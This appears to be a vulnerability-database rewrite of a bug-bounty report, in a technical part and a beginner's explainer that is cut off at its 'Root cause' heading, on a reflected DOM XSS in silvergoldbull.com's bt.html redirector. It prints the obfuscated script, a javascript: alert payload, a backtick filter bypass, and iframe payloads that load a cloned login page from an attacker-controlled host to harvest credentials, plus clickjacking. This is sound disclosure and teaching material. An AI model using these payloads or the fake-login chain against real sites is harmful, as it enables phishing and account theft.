Reflected DOM XSS and clickjacking silvergoldbull
A page on silvergoldbull.com took a URL parameter, decoded it, and used it to set window.location, allowing JavaScript execution. An attacker could craft a link that runs arbitrary script in the victim's browser, enabling theft of login credentials via a fake login form and clickjacking.
 Published on medium.com
JavaScript
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Silver Gold Bull runs a page at https://silvergoldbull.de/bt.html that acts as a redirector. It takes a single query parameter, g, which holds a reversed Base64 string with a trailing digit, decodes it and sends the browser to the resulting URL. In normal use a link such as the one below lands the visitor on a product listing page.
https://silvergoldbull.com/bt.html?g=[redacted]
The redirect target is:
https://silvergoldbull.com/es/us-top-picks-silver/3
Because the decoded value is written into window.location, the page is a DOM XSS. The write-up shows that it is also a DOM XSS, and that the XSS can be chained into a fake login form and into clickjacking.
Setup
No accounts, roles or special tooling are described. The researcher found the page while spidering the Silver Gold Bull site. The proof of concept for the credential theft used a cloned login page hosted on GitHub Pages at https://maxon3.github.io/silvergold/, reached through a goo.gl redirector. The clickjacking proof used a second goo.gl short link. The report states the vulnerable page was removed, and the researcher published a practice copy at https://hack.me/104291/dom-xss-2.html.
Finding it
Spidering produced a request to bt.html with an opaque g value, which redirected to a normal category page. That alone is unremarkable, so the researcher read the source. The page contains an obfuscated script whose string table is built first:
var _0x2ad7 = ['split', 'join', 'fromCharCode', 'length', '[redacted]+/', 'charAt', 'location', 'search', 'substr'];

(function(_0x1c1079, _0x4030e6) {

var _0x37524a = function(_0x43a4b9) {

while ( --_0x43a4b9) {

_0x1c1079['push'](_0x1c1079['shift']());

}

};

_0x37524a(++_0x4030e6);

}(_0x2ad7, 0x17c));

var _0x11bc = function(_0x4a174f, _0x2b3ed7) {

_0x4a174f = _0x4a174f - 0x0;

var _0x51adc6 = _0x2ad7[_0x4a174f];

return _0x51adc6;

};
The rotation and the _0x11bc lookup only hide the real logic. The interesting part is the decoder and the code that feeds it:
b = function(_0x1a02a7) {

var _0x4af312 = {},

_0x2b3791, _0x1b21f9 = 0x0,

_0x45e157, _0x5eca9b, _0x241abe = 0x0,

_0x385668, _0x2ceca8 = '',

_0x3299c7 = String[_0x11bc('0x0')],

_0x2844f2 = _0x1a02a7[_0x11bc('0x1')];

var _0x5717d2 = _0x11bc('0x2');

for (_0x2b3791 = 0x0; _0x2b3791 < 0x40; _0x2b3791++) {

_0x4af312[_0x5717d2[_0x11bc('0x3')](_0x2b3791)] = _0x2b3791;

}

for (_0x5eca9b = 0x0; _0x5eca9b < _0x2844f2; _0x5eca9b++) {

_0x45e157 = _0x4af312[_0x1a02a7[_0x11bc('0x3')](_0x5eca9b)];

_0x1b21f9 = (_0x1b21f9 << 0x6) + _0x45e157;

_0x241abe += 0x6;

while (_0x241abe >= 0x8) {

((_0x385668 = _0x1b21f9 >>> (_0x241abe -= 0x8) & 0xff) || _0x5eca9b < _0x2844f2-0x2) && (_0x2ceca8 += _0x3299c7(_0x385668));

}

}

return _0x2ceca8;

};

var p = new URLSearchParams(window[_0x11bc('0x4')][_0x11bc('0x5')]);

var h = p['get']('g');

var e = h[_0x11bc('0x6')](h[_0x11bc('0x1')] - 0x1);

h = h['substr'](0x0, h[_0x11bc('0x1')] - 0x1);

var eq = Array(parseInt(e) + 0x1)['join']('=');

var u = b(h[_0x11bc('0x7')]('')['reverse']()[_0x11bc('0x8')]('') + eq);

window.location = u.replace(/['"]+/g, '');
The last line is the problem: attacker-controlled data reaches window.location. The researcher then walked through the transformation one variable at a time.
Exploitation
Step 1: how the g parameter is processed
p is a URLSearchParams object built from window.location.search, so it holds the whole query string:
var p = new URLSearchParams(window[_0x11bc('0x4')][_0x11bc('0x5')]);
?g=[redacted]
h receives the value of g:
var h = p['get']('g');
[redacted]
e is the last character of that string, taken with substr:
var e = h[_0x11bc('0x6')](h[_0x11bc('0x1')] - 0x1);
[redacted][1]
The last character must be a digit. parseInt is applied to it later, so a letter would break the script. h is then truncated to drop that digit:
h = h['substr'](0x0, h[_0x11bc('0x1')] - 0x1);
[redacted]
eq builds a string of = characters, one more than the parsed digit, by joining an array of that length:
var eq = Array(parseInt(e) + 0x1)['join']('=');
With the digit 1 the result is a single padding character:
Finally u splits h into characters, reverses them, joins them back, appends eq, and passes the result to the Base64 decoder b:
var u = b(h[_0x11bc('0x7')]('')['reverse']()[_0x11bc('0x8')]('') + eq);
The intermediate values are:
h.split("");
(68) ["z", "8", "i", "c", "l", "Z", "H", "b", "p", "N", "X", "L", "z", "t", "2", "Y", "p", "B", "X", "L", "w", "9", "G", "d", "t", "M", "X", "d", "v", "M", "X", "Z", "v", "0", "2", "b", "j", "5", "C", "b", "s", "V", "n", "Y", "k", "x", "2", "b", "n", "J", "X", "Z", "2", "x", "W", "a", "z", "9", "y", "L", "6", "M", "H", "c", "0", "R", "H", "a"]
h.split("").reverse();
(68) ["a", "H", "R", "0", "c", "H", "M", "6", "L", "y", "9", "z", "a", "W", "x", "2", "Z", "X", "J", "n", "b", "2", "x", "k", "Y", "n", "V", "s", "b", "C", "5", "j", "b", "2", "0", "v", "Z", "X", "M", "v", "d", "X", "M", "t", "d", "G", "9", "w", "L", "X", "B", "p", "Y", "2", "t", "z", "L", "X", "N", "p", "b", "H", "Z", "l", "c", "i", "8", "z"]
h.split("").reverse().join("") + eq
"[redacted]="
Decoding that string gives the redirect target:
b("[redacted]=");
"https://silvergoldbull.com/es/us-top-picks-silver/3"
The assignment strips single and double quotes from the decoded value before navigating:
window.location = u.replace(/['"]+/g, '');
That filter is the only sanitisation shown, and it can be bypassed with backticks.
Step 2: simple XSS
The first proof of concept uses a g value that decodes to a javascript: URL:
https://silvergoldbull.com/bt.html?g=[redacted]

The page loads in Google Chrome with the XSS Auditor bypassed.

The same page loads in Mozilla Firefox.
To build the payload the researcher took the vector below, generated its Base64 without = or + characters, reversed the string and appended a numeric value:
javascript:alert(document.cookie);//111

The Base64 encoded vector.

The reversed vector, ready to be placed in g.
This proves script execution, but the cookies are marked HTTPOnly, so document.cookie does not expose the session. A more advanced attack was needed to obtain data.
Step 3: fake login inside an iframe
The researcher cloned the login page and hosted it at:
https://maxon3.github.io/silvergold/
Because the window.location assignment removes quotes and double quotes, the injection vector cannot use them. Backticks are not removed, so the payload uses backticks instead. The plan is:
- Put a second parameter,
secK, in the URL, holding the Base64-encoded iframe. - Use the
gparameter to inject JavaScript that readssecK. - The page renders the decoded iframe.
- The user enters credentials and submits the form.
- The attacker receives the data, while the address bar still shows silvergoldbull.
The full URL is:
https://silvergoldbull.com/bt.html?secK=[redacted]==&g=[redacted]
The g value decodes to:
var h = "[redacted]"; console.log(atob(h.substr(0,h.length-1).split("").reverse().join("")));

javascript:document.write(atob(p[`get`](`secK`)));////
So the injected script reads the secK parameter, decodes it with atob, and writes the result into the DOM. The secK value decodes to:
atob('[redacted]==')
<iframe onload="window.stop();"src='//goo.gl/hQ4xXo'style="height:1000px;width:100%;border:0">
The researcher used a goo.gl redirector to shorten the Base64 vector. Spaces were removed where possible, the border was removed, and the iframe was sized to fill the viewport. window.stop() runs as soon as the page finishes loading, which removes the loading spinner.

The page loaded in Google Chrome with the fake login iframe served from GitHub Pages.

After the user submits the login form, the attacker receives the data.
All the attacker has to do is share the URL and wait for credentials.
Step 4: clickjacking
The researcher notes that clickjacking can also be exploited because the SAMEORIGIN requirement is satisfied. The URL used is:
https://silvergoldbull.com/bt.html?secK=[redacted]==&g=[redacted]
The secK value decodes to:
<iframe onload="window.stop();"src='//goo.gl/tzbFR6'style="height:1000px;width:100%;border:0">

The https://silvergoldbull.com website inside an iframe, ready for clickjacking.
Root cause
The page takes a query parameter, decodes it and assigns the result to window.location without validating the scheme. Any value that decodes to a javascript: URL is executed in the origin of bt.html. The only sanitisation is a regular expression that removes single and double quotes:
window.location = u.replace(/['"]+/g, '');
That filter does not stop a javascript: URL, and it can be bypassed by using backticks, as the second payload does. The Base64 reversal and the trailing digit are obfuscation, not security: they are fully reversible by anyone who reads the script. The HTTPOnly flag on the cookies limited the first payload to an alert, but it did nothing against a fake login form rendered in the page, because the credentials are typed by the user rather than read from storage.
Impact
An attacker who can get a victim to open a crafted bt.html link can run JavaScript in the origin of silvergoldbull.com. With the simple payload the limit is what the script can reach in the page, and the session cookies are protected by HTTPOnly. With the chained payload the attacker can render a fake login form inside an iframe that fills the viewport, collect the credentials the user submits, and keep the silvergoldbull URL visible in the address bar. The researcher notes clickjacking can also be exploited because the SAMEORIGIN requirement is satisfied. Both attacks depend on the victim following the link and, for the credential theft, on the victim entering their details into the form.
Fix
The write-up states that the vulnerable page was removed. For anyone building a similar redirector, the lesson is to validate the decoded value before assigning it to window.location: accept only expected schemes and hosts, and never allow javascript: or other script-bearing schemes. A quote-stripping regular expression is not a substitute for that check.
Variants to test
- Look for pages that read a query parameter and assign it to
window.location,location.hrefordocument.write. A positive result is a decoded value that starts withjavascript:and executes when the link is opened. - Where a filter strips quotes, try backticks, as in this report. A positive result is the same execution with the filter in place.
- Where a value is Base64 encoded, reversed or padded, reproduce the transformation in the browser console and check whether the decoded output is used unsanitised. A positive result is a decoded string that reaches a sink such as
window.locationordocument.write. - Check whether the page can be framed and whether a fake form can be rendered over it. A positive result is the target site loading inside an iframe controlled by the attacker, with the address bar still showing the target domain.
- Check whether session cookies are HTTPOnly. If they are, a simple
document.cookiepayload will not work, and a fake login form or another user-driven flow is the realistic path.
What happened, in plain words
Silver Gold Bull is a company that sells precious metals online. Their website had a small helper page at https://silvergoldbull.de/bt.html whose only job was to send visitors somewhere else. You gave it a code in the address bar, it decoded that code, and it forwarded your browser to the address hidden inside. Think of it like a cloakroom ticket: you hand over a ticket with a number on it, and the attendant gives you back the coat that matches. The page only stripped quotes from the decoded address before navigating.
A security researcher, Daniel Maksimovic, found this page while browsing around the site. Reading the script showed that if the decoded address started with javascript: instead of https://, the browser would run the decoded text as a program inside the Silver Gold Bull website. That is a cross-site scripting (XSS) bug. He then went further and used it to show a fake login form inside an iframe on the real site, so that a victim's submitted data was captured while the address bar still said silvergoldbull. He also showed that the same page could be framed inside another site, which opens the door to clickjacking.
This article walks through the same steps he did, in the same order, explaining each idea from scratch.
Background ideas you need first
Before touching the report, here are the concepts that come up again and again. Each one is explained as if you have never heard of it.
- URL and query string. A URL is the address of a page, like
https://example.com/page.html. Anything after a?is called the query string, and it is a list ofname=valuepairs separated by&. In?g=abc&x=1, the parameterghas the valueabcandxhas the value1. Websites use query strings to pass small pieces of information from one page to another, the way a form on paper might have boxes to tick. - JavaScript. The programming language that browsers run. When a page loads, the browser reads the JavaScript that came with it and executes it. JavaScript can read the address bar, change the page, and send requests. It is the engine behind almost every interactive website.
- The DOM. Short for Document Object Model. It is the browser's in-memory model of the page: every heading, paragraph, image and form field is an object in a tree. When JavaScript "writes to the DOM", it is adding or changing elements on the page you see.
window.location. A JavaScript object that represents the address bar. Reading it tells you the current URL. Assigning to it tells the browser to navigate somewhere else. If you setwindow.location = "https://example.com", the browser leaves the current page and loads that one. If you set it to ajavascript:URL, the browser runs the code after the colon instead of navigating. That is the core of this bug.- Base64. A way of writing arbitrary bytes using only letters, digits,
+,/and=. It is not encryption: anyone can decode it. It is used to carry data through places that only accept text, like a URL. The=signs at the end are padding, added so the length comes out to a multiple of four. - Obfuscation. Making code hard to read without changing what it does. Renaming variables to
_0x1c1079and hiding strings in a lookup table are common tricks. Obfuscation is not security: it slows a reader down, but anyone patient enough can reverse it. - Cookie. A small piece of data a website asks your browser to store and send back on every request. It is how a site remembers that you are logged in. If an attacker can read your cookie, they can often impersonate you.
- HTTPOnly. A flag a website can set on a cookie that tells the browser: JavaScript is not allowed to read this cookie. It is sent with requests as usual, but
document.cookiein JavaScript will not show it. This is why the first attack in the report could only pop up an alert instead of stealing the session. - XSS (cross-site scripting). A bug where an attacker gets their own JavaScript to run inside someone else's website, in that site's origin. "Origin" means the combination of scheme, host and port, e.g.
https://silvergoldbull.com. Code running in that origin can do anything the site's own code can do: read the page, make requests as the logged-in user, show fake forms. - DOM XSS. A specific kind of XSS where the malicious input never reaches the server. The page's own JavaScript reads something from the URL and puts it somewhere dangerous, like
window.locationordocument.write. The server sees nothing unusual. document.write. A JavaScript function that inserts text directly into the page while it is loading. If the text is HTML, the browser parses it as HTML. If an attacker controls that text, they control part of the page.- iframe. A rectangular window inside a page that loads another page. Websites use iframes to embed maps, videos or ads. An attacker can use one to show a page they control inside a page you trust.
- Clickjacking. Tricking a user into clicking something they did not intend to click, usually by placing an invisible or disguised iframe over a button. The user thinks they are clicking one thing; the browser sends the click to the framed page.
- SAMEORIGIN. A rule a site can set to say "only pages from my own origin may frame me". If a site does not set it, other sites can put it in an iframe. The report says the SAMEORIGIN requirement was satisfied, which is why clickjacking was possible.
- Redirector. A page whose only purpose is to send you to another URL. Marketing links, short links and tracking links are often redirectors. They are convenient, and they are also a classic place for open-redirect and XSS bugs.
- Spidering. Automatically crawling a website, following links and recording every URL you find. Researchers use it to map a site and spot odd endpoints they would not have clicked by hand.
atob. A built-in JavaScript function that decodes a Base64 string back to text. Its counterpart isbtoa, which encodes.URLSearchParams. A built-in JavaScript object that parses a query string. You create it fromwindow.location.search(the part of the URL starting with?) and then call.get('name')to read a parameter.parseInt. A JavaScript function that turns a string of digits into a number. If the string starts with a letter, it returnsNaN, "not a number", and arithmetic on it breaks.substr. A JavaScript string method that returns a piece of a string, given a start position and a length.split,reverse,join. String and array methods.split('')turns a string into an array of single characters.reverse()reverses an array in place.join('')glues an array back into a string.- Regular expression (regex). A pattern for matching text.
/['"]+/gmatches one or more single or double quotes, anywhere in the string.replacewith that pattern deletes them. - GitHub Pages. A free hosting service from GitHub that serves static files from a repository at
https://<username>.github.io/<repo>/. Anyone can publish a page there, which makes it handy for proof-of-concept attacks. goo.gl. A URL shortener that Google used to run. It takes a long URL and gives back a short one that redirects to it. The report uses it to shorten a long Base64 string.- Viewport. The visible area of the browser window. An iframe sized to 100% width and 1000px height covers the whole viewport, so the user sees only the framed content.
Finding the page
While spidering the Silver Gold Bull site, the researcher saw a request to https://silvergoldbull.de/bt.html with a strange-looking g value. The request looked like this:
https://silvergoldbull.com/bt.html?g=[redacted]
That URL has one parameter, g, whose value is a long jumble of letters and digits ending in 1. The page responded by redirecting the browser to:
https://silvergoldbull.com/es/us-top-picks-silver/3
A redirect to a normal product category page is not interesting by itself. Many sites have such helper pages. What made the researcher look closer is that the g value was opaque: it did not look like a normal tracking code, and the destination was hidden inside it. So he opened the page source to see what the JavaScript was doing.
Reading the obfuscated script
The page's JavaScript was deliberately hard to read. The first block builds a table of strings and then rotates it:
var _0x2ad7 = ['split', 'join', 'fromCharCode', 'length', '[redacted]+/', 'charAt', 'location', 'search', 'substr'];

(function(_0x1c1079, _0x4030e6) {

var _0x37524a = function(_0x43a4b9) {

while ( --_0x43a4b9) {

_0x1c1079['push'](_0x1c1079['shift']());

}

};

_0x37524a(++_0x4030e6);

}(_0x2ad7, 0x17c));

var _0x11bc = function(_0x4a174f, _0x2b3ed7) {

_0x4a174f = _0x4a174f - 0x0;

var _0x51adc6 = _0x2ad7[_0x4a174f];

return _0x51adc6;

};
Line by line:
var _0x2ad7 = [...]creates an array of strings. Notice that one of them is the Base64 alphabet:[redacted]+/. That is a strong hint that the script decodes Base64. The other strings are method names the script will call later:split,join,fromCharCode,length,charAt,location,search,substr.- The immediately-invoked function
(function(_0x1c1079, _0x4030e6) { ... }(_0x2ad7, 0x17c));runs right away. It takes the array and the number0x17c(380 in decimal). - Inside,
_0x37524ais a helper that repeatedly takes the first element of the array and pushes it to the end. It does this--_0x43a4b9times, i.e. until the counter reaches zero. The call_0x37524a(++_0x4030e6)increments the number first, so the loop runs 381 times. The effect is to rotate the array so that the strings end up in a different order. _0x11bcis a lookup function. You give it a number like'0x4', it subtracts zero (a no-op), and returns the array element at that index. Because the array was rotated,_0x11bc('0x4')returns'location',_0x11bc('0x5')returns'search', and so on.
Why does this matter? Because the rest of the script is written as _0x11bc('0x4') instead of location. The rotation and the lookup are pure obfuscation. They hide the real logic from a casual reader, but they do not change what the code does. Once you map the indices back to strings, the script becomes readable.
The decoder and the dangerous line
The next block is the actual logic. It defines a Base64 decoder called b, then reads the g parameter and assigns the decoded result to window.location:
b = function(_0x1a02a7) {

var _0x4af312 = {},

_0x2b3791, _0x1b21f9 = 0x0,

_0x45e157, _0x5eca9b, _0x241abe = 0x0,

_0x385668, _0x2ceca8 = '',

_0x3299c7 = String[_0x11bc('0x0')],

_0x2844f2 = _0x1a02a7[_0x11bc('0x1')];

var _0x5717d2 = _0x11bc('0x2');

for (_0x2b3791 = 0x0; _0x2b3791 < 0x40; _0x2b3791++) {

_0x4af312[_0x5717d2[_0x11bc('0x3')](_0x2b3791)] = _0x2b3791;

}

for (_0x5eca9b = 0x0; _0x5eca9b < _0x2844f2; _0x5eca9b++) {

_0x45e157 = _0x4af312[_0x1a02a7[_0x11bc('0x3')](_0x5eca9b)];

_0x1b21f9 = (_0x1b21f9 << 0x6) + _0x45e157;

_0x241abe += 0x6;

while (_0x241abe >= 0x8) {

((_0x385668 = _0x1b21f9 >>> (_0x241abe -= 0x8) & 0xff) || _0x5eca9b < _0x2844f2-0x2) && (_0x2ceca8 += _0x3299c7(_0x385668));

}

}

return _0x2ceca8;

};

var p = new URLSearchParams(window[_0x11bc('0x4')][_0x11bc('0x5')]);

var h = p['get']('g');

var e = h[_0x11bc('0x6')](h[_0x11bc('0x1')] - 0x1);

h = h['substr'](0x0, h[_0x11bc('0x1')] - 0x1);

var eq = Array(parseInt(e) + 0x1)['join']('=');

var u = b(h[_0x11bc('0x7')]('')['reverse']()[_0x11bc('0x8')]('') + eq);

window.location = u.replace(/['"]+/g, '');
Line by line, with the obfuscation translated:
b = function(_0x1a02a7) { ... }defines a function that takes a Base64 string and returns the decoded text. The body is a standard Base64 decoder: it builds a lookup table from the alphabet, walks the input six bits at a time, and emits bytes. You do not need to follow every shift and mask to understand the bug; what matters is thatbturns thegvalue into plain text.var p = new URLSearchParams(window[_0x11bc('0x4')][_0x11bc('0x5')]);becomesnew URLSearchParams(window.location.search). It parses the query string of the current URL.window.location.searchis the part starting with?, sopholds all the parameters.var h = p['get']('g');reads thegparameter and stores its value inh.var e = h[_0x11bc('0x6')](h[_0x11bc('0x1')] - 0x1);becomesh.substr(h.length - 1), which takes the last character ofh. That character is expected to be a digit, because it is parsed as a number later.h = h['substr'](0x0, h[_0x11bc('0x1')] - 0x1);becomesh.substr(0, h.length - 1), which drops that last character. Sohis now the Base64 text without the trailing digit.var eq = Array(parseInt(e) + 0x1)['join']('=');turns the digit into a number, adds one, creates an array of that length, and joins it with=. The result is a string of=padding characters. The digit in the URL tells the script how much padding to add back after reversing.var u = b(h[_0x11bc('0x7')]('')['reverse']()[_0x11bc('0x8')]('') + eq);becomesb(h.split('').reverse().join('') + eq). It splitshinto characters, reverses them, joins them back, appends the padding, and decodes the result. The reversal is why thegvalue looks backwards.window.location = u.replace(/['"]+/g, '');is the dangerous line. It takes the decoded text, removes any single or double quotes, and assigns it towindow.location. If the decoded text is a normalhttps://URL, the browser navigates there. If it is ajavascript:URL, the browser runs it as code in the origin ofbt.html.
So the page is a redirector with a built-in Base64 decoder, and the only sanitisation is the quote-stripping regex. That regex is the entire defence, and it is easy to get around.
Step 1: how the g parameter is processed
The researcher then walked through the transformation one variable at a time, using the original g value as an example. This is worth following because it shows exactly what an attacker has to produce.
First, p is built from the query string:
var p = new URLSearchParams(window[_0x11bc('0x4')][_0x11bc('0x5')]);
?g=[redacted]
p now holds the whole query string, and .get('g') will pull out the value. Next, h receives that value:
var h = p['get']('g');
[redacted]
e is the last character, taken with substr:
var e = h[_0x11bc('0x6')](h[_0x11bc('0x1')] - 0x1);
[redacted][1]
The [1] notation in the report marks the last character of the string, which is 1. It must be a digit: parseInt is applied to it later, and a letter would produce NaN, breaking the arithmetic. Then h is truncated to drop that digit:
h = h['substr'](0x0, h[_0x11bc('0x1')] - 0x1);
[redacted]
eq builds the padding. It creates an array one longer than the parsed digit and joins it with =:
var eq = Array(parseInt(e) + 0x1)['join']('=');
With the digit 1, the array has length 2, and joining two empty slots with = gives a single =:
Finally u splits h into characters, reverses them, joins them back, appends eq, and passes the result to the Base64 decoder b:
var u = b(h[_0x11bc('0x7')]('')['reverse']()[_0x11bc('0x8')]('') + eq);
The intermediate values are shown below. First, splitting into characters:
h.split("");
(68) ["z", "8", "i", "c", "l", "Z", "H", "b", "p", "N", "X", "L", "z", "t", "2", "Y", "p", "B", "X", "L", "w", "9", "G", "d", "t", "M", "X", "d", "v", "M", "X", "Z", "v", "0", "2", "b", "j", "5", "C", "b", "s", "V", "n", "Y", "k", "x", "2", "b", "n", "J", "X", "Z", "2", "x", "W", "a", "z", "9", "y", "L", "6", "M", "H", "c", "0", "R", "H", "a"]
The (68) is the array length: 68 characters. Then reversing:
h.split("").reverse();
(68) ["a", "H", "R", "0", "c", "H", "M", "6", "L", "y", "9", "z", "a", "W", "x", "2", "Z", "X", "J", "n", "b", "2", "x", "k", "Y", "n", "V", "s", "b", "C", "5", "j", "b", "2", "0", "v", "Z", "X", "M", "v", "d", "X", "M", "t", "d", "G", "9", "w", "L", "X", "B", "p", "Y", "2", "t", "z", "L", "X", "N", "p", "b", "H", "Z", "l", "c", "i", "8", "z"]
Then joining and appending the padding:
h.split("").reverse().join("") + eq
"[redacted]="
That string is valid Base64. Decoding it gives the redirect target:
b("[redacted]=");
"https://silvergoldbull.com/es/us-top-picks-silver/3"
So the whole dance, the reversal, the trailing digit, the padding, exists only to hide a URL in the g parameter. The last line strips quotes and navigates:
window.location = u.replace(/['"]+/g, '');
That regex is the only thing standing between the decoded value and the browser. It removes ' and ", but it does not check the scheme. A javascript: URL contains no quotes, so it passes straight through.
Step 2: simple XSS
The first proof of concept uses a g value that decodes to a javascript: URL:
https://silvergoldbull.com/bt.html?g=[redacted]
The screenshot shows the page loading in Google Chrome with the XSS Auditor bypassed. The screenshot caption says the page loads in Google Chrome with the XSS Auditor bypassed.
The same page loads in Mozilla Firefox.
To build the payload, the researcher started from this vector:
javascript:alert(document.cookie);//111
This is a URL whose scheme is javascript:. When assigned to window.location, the browser runs alert(document.cookie), which pops up a dialog showing the cookies JavaScript can see. The //111 at the end is a comment: everything after // is ignored by JavaScript, so it does not affect execution. It is there as padding to make the string a convenient length.
The researcher then generated the Base64 of that vector without = or + characters, reversed the string, and appended a numeric value. The researcher generated the Base64 of that vector without = or + characters. The reason for reversing is that the page reverses the value before decoding it, so the attacker has to pre-reverse it. The trailing digit tells the page how much = padding to add back.
The screenshot shows the Base64 encoded vector.
The screenshot shows the reversed vector, ready to be placed in g.
This proves that JavaScript runs in the origin of silvergoldbull.com. But it does not steal anything useful: the cookies are marked HTTPOnly, so document.cookie does not expose the session cookie. The alert shows only what is not protected. To get real data, the researcher needed a different approach, one that does not rely on reading storage.
Step 3: fake login inside an iframe
The idea is to make the victim type their credentials into a form that looks like Silver Gold Bull's login, while the address bar still shows silvergoldbull. The form is served from an attacker-controlled page, embedded in an iframe inside the real site. The victim sees the real domain in the address bar, so they trust the form.
First, the researcher cloned the login page and hosted it at:
https://maxon3.github.io/silvergold/
GitHub Pages is free static hosting: anyone with a GitHub account can publish files there. That makes it a convenient place to host a phishing page for a proof of concept.
Next, the injection vector. The window.location assignment removes single and double quotes, so the payload cannot use them. Backticks are not removed, so the payload uses backticks instead. The plan is:
- Put a second parameter,
secK, in the URL, holding the Base64-encoded iframe. - Use the
gparameter to inject JavaScript that readssecK. - The page renders the decoded iframe.
- The user enters credentials and submits the form.
- The attacker receives the data, while the address bar still shows silvergoldbull.
The full URL is:
https://silvergoldbull.com/bt.html?secK=[redacted]==&g=[redacted]
There are two parameters here. secK holds the Base64 of the iframe HTML. g holds the reversed Base64 of the JavaScript that will read secK. The g value decodes to:
var h = "[redacted]"; console.log(atob(h.substr(0,h.length-1).split("").reverse().join("")));

javascript:document.write(atob(p[`get`](`secK`)));////
Line by line:
- The first line is a debugging aid. It takes the same
gvalue, drops the last character, reverses it, and decodes it withatob, printing the result to the console. This lets the researcher check that the payload decodes to what he expects before sending it to a victim. - The second line is the actual payload:
javascript:document.write(atob(p[get](secK)));////. It reads thesecKparameter usingp.get('secK'), decodes it withatob, and writes the result into the page withdocument.write. The backticks aroundgetandsecKare used instead of quotes because the quote-stripping regex would have removed quotes. The////at the end is a comment, again as padding.
So the injected script reads the secK parameter, decodes it with atob, and writes the result into the DOM. The secK value decodes to:
atob('[redacted]==')
<iframe onload="window.stop();"src='//goo.gl/hQ4xXo'style="height:1000px;width:100%;border:0">
That HTML is an iframe. Its src is //goo.gl/hQ4xXo, a goo.gl short link that redirects to the cloned login page. The onload attribute runs window.stop() as soon as the iframe finishes loading. window.stop() tells the browser to stop loading the current page, which cancels the loading spinner animation. The style attribute sets the iframe to 1000 pixels tall and 100% wide, with no border, so it fills the viewport and looks like part of the site.
The researcher used a goo.gl redirector to shorten the Base64 vector. Spaces were removed where possible, the border was removed, and the iframe was sized to fill the viewport. window.stop() runs as soon as the page finishes loading, which removes the loading spinner.
The screenshot shows the page loaded in Google Chrome with the fake login iframe served from GitHub Pages.
After the user submits the login form, the attacker receives the data. The screenshot shows the data received after the user submits the login form.
All the attacker has to do is share the URL and wait for credentials.
Step 4: clickjacking
The researcher notes that clickjacking can also be exploited because the SAMEORIGIN requirement is satisfied. Clickjacking means putting the target site in an iframe and tricking the user into clicking something in it. If the site does not forbid framing, an attacker can put it in an iframe and capture clicks meant for it.
The URL used is:
https://silvergoldbull.com/bt.html?secK=[redacted]==&g=[redacted]
The secK value decodes to:
<iframe onload="window.stop();"src='//goo.gl/tzbFR6'style="height:1000px;width:100%;border:0">
This is the same structure as before, but the src is a different goo.gl short link, //goo.gl/tzbFR6. The iframe fills the viewport, so the framed site is what the user sees. Because the site can be framed, clickjacking is possible.
The screenshot shows the https://silvergoldbull.com website inside an iframe, ready for clickjacking.
Root cause
